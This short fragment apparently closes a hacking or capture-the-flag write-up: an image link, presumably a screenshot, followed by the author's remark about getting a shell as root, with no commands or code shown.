
got the shell as root.!